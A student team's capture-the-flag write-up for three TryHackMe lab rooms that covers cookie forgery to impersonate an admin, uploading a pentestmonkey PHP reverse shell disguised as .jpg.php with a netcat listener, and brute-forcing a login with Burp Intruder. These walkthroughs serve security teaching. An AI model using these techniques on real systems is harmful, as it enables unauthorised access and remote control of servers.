



PSP0201

Week 2

Writeup

Group Name: suspicious

Member:

ID	Name	Role
1211104293	Noor Hannan Bin Noor Hamsuruddin	Leader
1211102270	Yap Choo Kath Moon	Member
1211103154	Wan Muhammad Atif Bin Taram Satiraksa	Member

Day 1: Web Exploitation - A Christmas Crisis


Tool used: Kali Linux, Firefox browser. Cryptii

Solution/walkthrough:


Step 1:

Start the machine on TryHackMe to obtain the IP address.
Connect to THM's OpenVPN and type the IP address into the search bar to access the chrismas control centre.



IP Address
10.10.231.239



Step 2: Register into the website using any random username and password(make sure to remember them) and then use those credentials again to log in. You will be redirected to the view console page.



Step 3: Open up the browser developer tools on firefox. A way to do this is by pressing the F12 key on your keyboard. Once they're up, navigate through the option until you find the storage tab, and click on it.



Step 4: In storage, navigate to the cookies tab and observe your cookie that is saved on your computer.

A screenshot of the Firefox Developer Tools Storage tab. The left sidebar lists "Cache Storage", "Cookies", "Indexed DB", "LocalStorage", and "Session Storage". The "Cookies" section is expanded, showing a table with one item: auth (Value: 7b22636f6d70..., Domain: 10.10.231.239, Path: /, Expires / Max-Age: Session, Size: 122, HttpOnly: false, Secure: false). The "Storage" tab is highlighted in the top navigation bar.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
auth	7b22636f6d70...	10.10.231.239	/	Session	122	false	false

The screenshot shows the NetworkMiner interface with the 'Storage' tab selected. Under 'Cookies', a cookie named 'auth' is selected. The details pane shows the following properties for the 'auth' cookie:

- Created: "Sun, 19 Jun 2022 07:33:20 GMT"
- Domain: "10.10.231.239"
- Expires / Max-Age: "Session"
- HostOnly: true
- HttpOnly: false
- Last Accessed: "Sun, 19 Jun 2022 07:34:37 GMT"
- Path: "/"
- SameSite: "None"
- Secure: false
- Size: 122

Step 4: Copy and paste the value of “auth” into a hexadecimal decoder. (For this task, we will use Cryptii website.) Observe the resulting text obtained from the translation.

The screenshot shows the Cryptii website with two panes. The left pane, titled 'Bytes', contains the hex value: 7b22636f6d70616e79223a2254686520426573742046657374697661 6c20436f6d70616e79222c2022757365726e616d65223a2261646d696e227d. The right pane, titled 'Text', shows the resulting JSON output: {"company": "The Best Festival Company", "username": "admin"}.

Step 5: Replace the results after “username” from admin(or whatever your original username was) with the name “santa”.

The screenshot shows the Cryptii website again. The left pane remains the same with the hex value. The right pane now shows the modified JSON output: {"company": "The Best Festival Company", "username": "santa"}. The word "username" is circled in red.

Step 6: Copy and paste the resulting hexadecimal value. Go back to the website and double click the value from earlier.

Replace our auth cookie value with santa's cookie value, and then refresh the page.

Storage

Cache Storage

Cookies

auth

7b22636f6d70616e792...23a2273616e7461227d

Name Value Domain

Data

auth: "7b22636f6d70616e792...23a2273616e7461227d"

Created: "Sun, 19 Jun 2022 07:33:20 GMT"

Domain: "10.10.231.239"

Expires / Max-Age: "Session"

HostOnly: true

HttpOnly: false

Last Accessed: "Sun, 19 Jun 2022 07:45:25 GMT"



Path: "/"

SameSite: "None"

Secure: false

Size: 122

Step 7: After refreshing the page, the option to re enable the factory's functions will be enabled, after which the site will provide a flag to answer the questions.






Thought process/methodology: After registering and logging into the site, we discovered that we are unable to enable all the factories' functions due to a lack of authorisation, in which only Santa can do. Therefore, we open up the stored cookies inside our browser using web development tools. Using a hexadecimal decoder, we put our original cookie in, translate it, and replace our username with the word "santa". Through that, we are able to replace the cookie saved as santa's cookie and make the site believe that santa is the one currently logged in, giving us access to the options to enable the factory functions, giving us the flag we need to answer the questions.

Day 2: Web Exploitation - The Elf Strikes Back


Tool Used: Kali linux, Firefox browser

Solution/Walkthrough:


Step 1: Start the machine and type in the IP Address given into the search bar to access the website.



Step 2: In the search bar, add “?id=ODIzODI5MTNiYmYw” in front of the IP address and press enter to sign in.(the id is given on the tryhackme page.)




Step 3: On kali linux, there is a reverse shell script file called php-reverse-shell.php already available to you. Open up the terminal and type open /usr/share/webshells/php/php-reverse-shell.php .(file locations may vary from systems)




Step 4: In the opened file, find the \$ip and \$port row. Modify the values accordingly, changing the value of \$ip into your machine's IP address and the value of \$port into 443(port 443 is often ignored by firewalls).

```
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-she
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.34.26'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```

Step 5: Save the edited file as a new file and add .jpg before .php in the name.



Step 6: Upload the .jpg.php file into the website



Step 7: Modify the link in the search bar once again by changing the User ID into uploads/ to see the index of /uploads/.



Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
php-reverse-shell.php	2022-06-19 04:35	5.4K	

Step 8: Open up the terminal once again. Type in “sudo nc -lvpn 443” to enable netcat, a reverse shell listener installed on kali linux to create a listener on port 443, which is the port we put inside the php file earlier.

```
(kali㉿kali)-[~]
$ sudo nc -lvpn 443
listening on [any] 443 ...

```

Step 9: Once the listener has been enabled, click on the reverse shell in the index earlier. Our listener will intercept it.

```
connect to [10.18.18.252] from (UNKNOWN) [10.10.34.26] 59192
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:44:53 up 35 min, 0 users, load average: 0.00, 0.00, 0.16
USER     TTY     FROM           LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (827): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ 
```

Step 10: After that interception, type in cat /var/www/flag.txt to get a text inside the terminal containing the flag.

```
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt
```

Correct Answer

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Question Done

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYT4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muiri (@MuirlandOracle)

Correct Answer

Thinking process/methodology: The current task is to ensure that the upload system inside the website is secured with no exploitable features. Therefore, we attempt to see if we can successfully bypass the image filter used by the website and upload a reverse shell. To do this, we first modify a reverse shell php file to use our machine's IP address and a good port, in this case we used port 443. After testing what kind of files the site can actually accept, we save the reverse shell by adding .jpg to make the website believe that a jpg file was uploaded. Then, we go to the uploads index and see that our file has been successfully uploaded to the site. After enabling our reverse shell listener netcat, we click on the file to "view" it and find that we have access to the site. We soon use netcat to access a file called flag.txt to obtain the flag.

Day 3: Web Exploitation - Christmas Chaos

Tool used: kali linux, firefox brower, Burp Suite, FoxyProxy

Solution/walkthrough:

Question 1:

Set up FoxyProxy and Burp Suite, then enable the FoxyProxy extension on Firefox to the saved setup.



Burp Suite Community Edition v2021.10.3 - Temporary Project

Intercept is on

Forward Drop Intercept is on Action Open Browser

Use Burp's embedded browser
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.
[Open browser](#)

Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.
[View documentation](#)

Using Burp Proxy
If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.
[View](#)

Burp Proxy options
Reference information about the different options you have for customizing Burp Proxy's behaviour.
[View](#)

Burp Proxy documentation
The central point of access for all information you need to use Burp Proxy.
[View](#)


 **FoxyProxy**

Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
✓ Burp (for all URLs)

[Options](#) [What's My IP?](#) [Log](#)

Question 2:

Use random username and password to try to login.



Question 3:

Inside Burp Suite's proxy tab, right click on the codes and select the send to intruder.

The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below this is a secondary navigation bar with tabs: 'Dashboard', 'Target', 'Proxy' (which is highlighted in orange), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', and 'Logger'. Under the 'Proxy' tab, there are sub-tabs: 'Intercept' (which is underlined in red), 'HTTP history', 'WebSockets history', and 'Options'. A status message 'Request to http://10.10.215.95:80' is displayed above the main content area. The main content area shows a POST request to '/Login' with the following headers and body:

```
1 POST /Login HTTP/1.1
2 Host: 10.10.215.95
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://10.10.215.95
10 Connection: close
11 Referer: http://10.10.215.95/
12 Upgrade-Insecure-Requests: 1
13
14 username=lainux&password=lainuxlol
```

A context menu is open over the body of the request, specifically over the password parameter. The menu is titled 'Action' and contains the following items:

- Scan
- Send to Intruder** (highlighted with a red underline)
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type

At the bottom of the menu, there are keyboard shortcuts: 'Cut' (Ctrl-X) and 'Copy' (Ctrl-C).

Question 4:

Then goes to the intruder tab, and under the intruder tab select the position tab, in it change the attack type to cluster bomb.

Afterward, go the payloads tab under Payload set 1 add [“root”, “admin”, “user”], then change the Payload set to 2 and add [“root”, “password”, “12345”]

```

1 POST /Login HTTP/1.1
2 Host: 10.10.215.95
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://10.10.215.95
10 Connection: close
11 Referer: http://10.10.215.95/
12 Upgrade-Insecure-Requests: 1
13
14 username=slainux&password=slainuxlol$

```

Payload set: 1 Payload count: 3
 Payload type: Simple list Request count: 0

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	root
Load ...	admin
Remove	user
Clear	
Deduplicate	
Add	
Add from list ... [Pro version only]	

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

1 × 2 × 3 × 4 × 5 × ...

Target Positions **Payloads** Resource Pool Options

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions

Payload set: Payload count: 3

Payload type: Request count: 9

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

Add

Add from list ... [Pro version only]



Question 5:

After finished setting up the attack, press the start attack button, to start the attack, wait for it to finished. After it has finished sort the list by length, the one with the different length is the username and the password.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Repeater

2. Intruder attack of 10.10.215.95 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Start attack

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	root	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	admin	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

7 of 9

3. Intruder attack of 10.10.215.95 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

